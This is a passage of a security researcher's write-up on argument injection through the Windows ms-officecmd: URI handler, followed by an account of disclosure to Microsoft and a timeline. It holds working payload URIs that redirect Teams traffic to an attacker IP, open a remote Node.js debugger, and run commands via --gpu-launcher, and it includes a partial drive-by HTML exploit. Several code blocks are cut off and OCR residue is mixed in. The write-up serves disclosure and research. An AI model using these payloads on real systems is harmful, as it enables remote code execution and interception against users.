
4. When Outlook is starting up, it displays a warning dialog about opening a potentially unsafe hyperlink. The user confirms opening the local 'outlook.exe' file since they are expecting outlook to be opened
5. The downloaded file is executed (PuTTY window pops up)

`filename` property argument injection

The issues shown above abused the `filename` property by providing values that were unexpected and mishandled only in the context of the Outlook application, but could be totally valid and expected in the more abstract context of the `ms-officecmd:` URI handler: In addition to local file paths with a multitude of different file extensions, most Office applications allow directly opening documents hosted on the web via `http(s)` URLs, as is the case with files that live in Microsoft SharePoint/OneDrive.

Our next discovery pushes the abuse potential much further by attacking the way in which the `filename` property is processed by the URI handler itself. Even without a fully detailed understanding of the inner workings of `AppBridge.dll`, it is relatively safe to assume that in order to open the specified Office application with the specified parameters, the URI handler would ultimately either generate and execute a shell command, or run its executable directly. In any case, the attacker-controlled `filename` property would need to be passed either as part of the shell command or an argument. When we experimented with common command and argument injection techniques, we found that it was possible to break out of the filename specification with a simple `" ` (double quote + space) sequence.

This argument injection represents the most significant issue at the core of the discoveries that are outlined here. Before we get into actual exploitation, here's a video demonstrating the argument injection at its most basic level:



```
Launch Word and open https://example.com/ as a document:

ms-officecmd:{"LocalProviders.LaunchOfficeAppForResult": {"details": {"appId": 14, "name": "Word", "discovered": {"command":
"irrelevant"}}, "filename": "https://example.com/"}}


Launch Word and open https://example.com/ as a document, skipping the startup splash screen via the /q switch:

ms-officecmd:{"LocalProviders.LaunchOfficeAppForResult": {"details": {"appId": 14, "name": "Word", "discovered": {"command":
"irrelevant"}}, "filename": "https://example.com/\" /q"}}
```

```
ms-officecmd:{
    "LocalProviders.LaunchOfficeAppForResult": {
        "details": {
            "appId": 14,
            "name": "Word",
            "discovered": {
                "command": "irrelevant"
            }
        },
        "filename": "https://example.com/\" /q"
    }
}
```

Loading malicious Word/Excel add-ins

After discovering the possibility to inject arguments into the launch commands for Office applications, our next step naturally was to check which kind of arguments were available to us. Out of the documented command line switches for Microsoft Office products, the ones pertaining to the loading of add-ins on startup seemed most promising.

We experimented with the following add-in types:

- plain `.dll` and `.wll` files
- `VSTO` add-ins
- 'Office' (web) add-ins

Unfortunately we were not able to make the application properly load any of our crafted add-ins on startup.

Attempting to use the `-l` switch to load a Word add-in fails as the application seemingly interprets it as a document file to open


Teams MITM, authentication leak using `--host-rules`

While our argument injection experiments with the document-focused Office applications did not produce any more findings that would be of much interest for real world attackers, there was another group of applications which showed a lot of promise: Microsoft Teams and Skype are based on the Electron framework, and therefore equipped with a wide range of useful Electron command line arguments and Node.js command line arguments.

The first of these arguments whose abuse potential we were able to confirm is `--host-rules`. This argument can be used to remap IP addresses and host names, causing all relevant network traffic of the application to be directed to the chosen target. When using a new domain as the map destination, there are no TLS errors as messages. A reverse proxy could also be leveraged to modify API responses and impersonate any MS Teams user towards the victim.

When we tried to craft a valid payload in order to inject those arguments we had to overcome two more hurdles:

1. As a fix for the critical CVE-2018-1000006, Electron changed their command line parsing logic to drop additional arguments after a URI. Checking the source code, we identified an exception for 1-letter URI schemes to skip this filtering for Windows file paths that include drive letters (i.e. `C:/`). This allowed us to inject Electron arguments after a bogus `filename` prefix like `a:/b/`, which is accepted by both Electron and `AppBridge.dll`
2. MS Teams would sometimes not start for `filename` parameters containing `.` (period) characters due to a file extension check in `AppBridge.dll`. In the video below this check is bypassed by converting the target IP address `3.64.176.207` to its integer format `54571215`


Activities
Terminal
Mai 13 12:05
office [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
host-rules.html
File | C:/Users/lukas/Documents/host-rules.html
0:00

ms-officecmd:{"LocalProviders.LaunchOfficeAppForResult": {"details": {"appId": 5, "name": "irrelevant", "discovered": {"command": "teams.exe", "uri": "msteams"}}, "filename": "a:/b/ --ignore-certificate-errors --host-rules=\"MAP * 54571215\""}}

```
ubuntu@ip-172-31-39-54: ~
ubuntu@ip-172-31-39-54:~$ curl ifconfig.co
3.64.176.207
ubuntu@ip-172-31-39-54:~$ tail -f /var/log/apache2/access_no_get_params.log
```

Redirecting MS Teams https traffic to our own server using injected `--host-rules` and `--ignore-certificate-errors` arguments

Please note that in this demo video the requests are not forwarded to Team's real backend, resulting in the connection error.

This is the URI used in the video:


```
ms-officecmd:{
   "LocalProviders.LaunchOfficeAppForResult": {
       "details": {
           "appId": 5,
           "name": "irrelevant",
           "discovered": {
               "command": "teams.exe",
               "uri": "msteams"
           }
       },
       "filename": "a:/b/ --ignore-certificate-errors --host-rules=\"MAP * 5
```

network via `--inspect` debugger

Another promising argument was the Node.js `--inspect` parameter, which can be used to debug the Node.js Javascript environment. The parameter specifies the network interface and port number which can be used to connect a debugger. For security reasons, debugging is only made available through the local interface `127.0.0.1` by default. In the video below we override that setting via the `--inspect="0.0.0.0:28966"` switch, so that debugger connections are accepted on port 28966 for any network interface. Once the debugger is connected, we utilize a standard Node.js library to execute our command: `require("child_process").exec("<command>")`

Crafting a valid payload again required a bit of trickery:

1. Due to the way that the `filename` parameter is processed when Skype is opened this way, an additional `"` character is required after the fake file name before other parameters can be injected
2. When specifying the listening interface, the IP address integer format is not accepted, forcing us to include `.` characters. Therefore this time, we bypass the file extension check in `AppBridge.dll` by adding a `/` character at the end of our malicious `filename` payload



Activities
Chromium Web Browser
Mai 13 13:54
office [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
skype--inspect.html
C:/Users/lukas/Documents/skype--inspect.html
about:blank - Chromium
about:blank
0:00

ms-officecmd:{"LocalProviders.LaunchOfficeAppForResult": {"details": {"appId": 21, "name": "irrelevant", "discovered": {"command": "irrelevant"}}, "filename": "a:/b/\" --inspect=\"0.0.0.0:28966\" /"}}

Local network exploit showcased by clicking a malicious link inside of a VM and connecting a debugger to the Skype process from the host system

This is the URI used in the video:

```
ms-officecmd:{
   "LocalProviders.LaunchOfficeAppForResult": {
       "details": {
           "appId": 21,
           "name": "irrelevant",
           "discovered": {
               "command": "irrelevant"
```

Note that for susceptible setups, this attack could also be combined with, for example, DNS rebinding, or (the recently improved) NAT Slipstreaming techniques to achieve RCE through the browser without the need for local network access.

Teams code execution via `--inspect` debugger and MITM with SOP bypass

We have not actually confirmed this potential exploit to work, but wanted to share the idea for it regardless, because we found its setup to be kind of fun. Ultimately we never attempted to exploit it, because we achieved full RCE using the method described in the next section before we were ready to resort to a setup as complex as what would be required here.


The idea is to combine the `--host-rules` and `--inspect` switches from the sections above with the `--disable-web-security` Chromium switch, which should allow us to utilize our control of the Chromium Javascript context to connect to the Node.js debugger and execute arbitrary commands:

1. MS Teams is launched via a malicious website, with the following parameters injected:
   - `--host-rules="MAP <ms_teams_resources_host> <attacker_host>"`
   - `--ignore-certificate-errors`
   - `--inspect=1337`
   - `--disable-web-security`
2. During startup, a malicious reverse proxy/web server at `<attacker_host>` modifies legitimate resource files that make up the Teams UI to include a malicious Javascript payload that will be executed in the context of the Chromium browser embedded in Electron
3. The malicious Javascript inside the Electron Chromium browser requests the Node.js debugger metadata endpoint at `http://127.0.0.1:1337/json/list` to retrieve the `<random_uuid>` required for the debugger connection. The `--disable-web-security` switch should disable the Same-origin policy, making the response visible to the malicious Javascript context
4. The malicious Javascript inside the Electron Chromium browser connects to the debugging endpoint at `ws://127.0.0.1:1337/<random_uuid>` to take control of the Node.js process and execute an OS command

Teams code execution via `--gpu-launcher` command injection

With the last discovery we made before starting to write up our report to Microsoft, we finally arrived at arbitrary code execution via a malicious `ms-officecmd:` URI. Precondition for this PoC is to have MS Teams installed but not running.

1. Start the `filename` parameter with a 1-character URI scheme to pass the `AppBridge.dll` validation, but also not run into the Electron-fix for CVE-2018-1000006 (Electron still allows additional arguments after Windows filenames such as "C:")
2. Inject the additional `--disable-gpu-sandbox` argument
3. Bypass the file extension check in `AppBridge.dll` by either forgoing `.` characters or appending a `/` to the malicious `filename` value
4. Add a shell directive that can be used to chain commands like `&&` at the end of our injected command to preserve a valid syntax overall



ms-officecmd:{"id":3,"LocalProviders.LaunchOfficeAppForResult":{"details":{"appId":5,"name":"Teams","discovered":{"command":"teams.exe","uri":"msteams"}},"filename":"a:/b/ --disable-gpu-sandbox --gpu-launcher=\"C:\\Windows\\System32\\cmd \/c calc && \""}}

Arbitrary code execution with user interaction via MS Edge and Teams

A valid payload may look like this:

```
ms-officecmd:{
   "LocalProviders.LaunchOfficeAppForResult": {
       "details": {
           "appId": 5,
           "name": "irrelevant",
           "discovered": {
               "command": "irrelevant"
           }
       },
       "filename": "a:/b/ --disable-gpu-sandbox --gpu-launcher=\"C:\\Windows
   }
}
```


Skype comes pre-installed on Windows 10, and multiple instances of Skype can be started in parallel by adding the `--secondary` argument to its launch command. Therefore, if a valid payload was found to exploit this issue via the Skype app, it should

Teams drive-by exploit for IE11/Edge Legacy via `--gpu-launcher` command injection

At this point we were quite satisfied with our findings and started to work on the bug report for Microsoft. Right when we were about to submit the report, we noticed that the MSRC report flow includes a mandatory dropdown selection to specify whether the reported vulnerability can be reproduced on the latest Windows version of the 'Windows Insider Dev Channel'. Since Microsoft advertises a quite sizeable bounty of $50k for issues like this, and we assumed that performing due diligence on a mandatory form field would improve the quality rating of our report, we were happy to install the latest version of Windows 10 from that release channel and verify that our exploit works there too.

MSRC report flow asking 'Does this repro on Windows Insider Dev Channel?'

Much to our surprise the exploit did not only work, but by simply adding some JavaScript which clicks the malicious link, the pre-installed Internet Explorer 11 and (now obsolete) 'Legacy' version of MS Edge could be abused to trigger the code execution without any user interaction beyond browsing a malicious website. Since our initial motivation was to improve on our previous attack scenario involving desktop applications which open arbitrary URIs, we had not thought about browser exploitation too much, and just assumed that all modern browsers have somewhat sensible security defaults when dealing with obscure schemes like `ms-officecmd`. That assumption proved to be wrong, as demonstrated here by MS Edge Legacy:


File Machine View Input Devices Help
New tab
https://breaking.systems/positivesecurity_win10_rce_1.html
Top Sites
Hide Feed
Microsoft News
Bing
eBay
Wayfair
Feedback
Registry Editor
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
0:00

Drive-by RCE on Windows 10 via MS Edge

This is the payload used in the video above:

```
<html>
Exploit in progress <a id="l" href="ms-officecmd:{&quot;id&quot;:3,&quot;Loc
```

MSRC response

Lack of technical understanding during triage

Our initial report was erroneously closed as not applicable one day after its submission.

> [...] Unfortunately your report appears to rely on social engineering to accomplish, which would not meet the definition of a security vulnerability. [...]

Only after our appeal was the issue reopened and classified as "Critical, RCE".

Reluctant, slow communication

Our first email was answered after one week. Any communication attempt after that was typically met with several weeks of silence and required us to follow-up (see timeline below).

Insufficient remediation

The argument injection vulnerability described in this post is still present on fully patched Windows 10 and 11 systems. The patch that was issued after 5 months seems to only affect Teams and Skype in particular. While it does prevent exploitation of the RCE PoCs described here, we believe that there are likely other ways of exploiting the argument injection to achieve code execution.

After we brought this to Microsoft's attention, they said they have prepared another patch addressing the argument injection, and gave us the go-ahead to post this write-up independently of its rollout. At the time of publishing this blog post, we could still inject arbitrary arguments and perform e.g. the Outlook phishing attack on fully patched Windows 10/11 systems.

No communication to public

No CVE has been assigned or advisory published to inform the public about the risk, which Microsoft explained as follows:

> Unfortunately in this case there was no CVE or advisory tied to the report. Most of our CVEs are created to explain to users why certain patches are sent through Windows Update and why they should be installed. Changes to websites, downloads through Defender, or through the Store normally do not get a

Misleading bounty advertisement

While they paid out $5000 for this report, MS advertises special *Attack Scenario Awards* for their bug bounty program based on certain criteria. We believe that our report should qualify for the second described scenario of 'Demonstrated unauthenticated and unauthorized access to private user data with little or no user interaction', with a maximum award of $50,000.

Someone at MS must agree with us, because the report earned us 180 *Researcher Recognition Program* points, a number which we could only explain as 60 base points with the 3X bonus multiplier for 'eligible attack scenarios' applied.

When we inquired about the bounty amount, we were prompted to provide a PoC which does not require the victim to confirm the additional "This site is trying to open LocalBridge." dialog:

> As for the second attack scenario (remote (assumes no prior execution), demonstrated unauthenticated and unauthorized access to private user data with little or no user interaction), this scenario requires no prior execution, and the information leak demonstrated in your case requires interaction to get to code execution.
> If you can provide an example that results in RCE without prompting on one of our supported products, we'd be happy to re-review the case for a possible attack scenario bounty award.

We complied and responded with demo videos showing drive-by exploitation on IE 11, even though:

- We do not believe the "This site is trying to open LocalBridge." dialog should disqualify the issue from the second attack scenario which explicitly allows for little user interaction
- Our initial report already included a PoC video of a drive-by exploit without prompt on the Edge browser included with the most recent Windows 10 insider Dev channel release at the time (This was when we realized however that 'Microsoft Edge Legacy' was declared EOL on 2021-03-09, precisely one day before we submitted our original MSRC report on 2021-03-10).

MS finally rejected a potential adjustment of the bounty amount:

> [...] the case will remain in scope for the general award.
> Vulnerabilities that are only reachable by Internet Explorer are

15.

Timeline

`2021-03-10` Initial disclosure via https://msrc.microsoft.com/
`2021-03-11` MS closes our initial report "[..] your report appears to rely on social engineering [..]"
`2021-03-11` We submit a second report to appeal
`2021-03-17` MS reopens our original report
`2021-03-27` MS confirms the reported behavior
`2021-04-07` MS confirms a $5,000 reward
`2021-04-07` We inquire about the bounty amount
`2021-04-08` We are awarded 180 *points*
`2021-04-26` We follow-up on our email from 2021-04-07
`2021-05-17` We follow-up again
`2021-05-18` MS asks us to "provide an example that results in RCE without prompting"
`2021-05-18` We respond with the IE 11 drive-by PoC videos
`2021-06-07` We follow-up on our email from 2021-05-18
`2021-06-24` We follow-up again
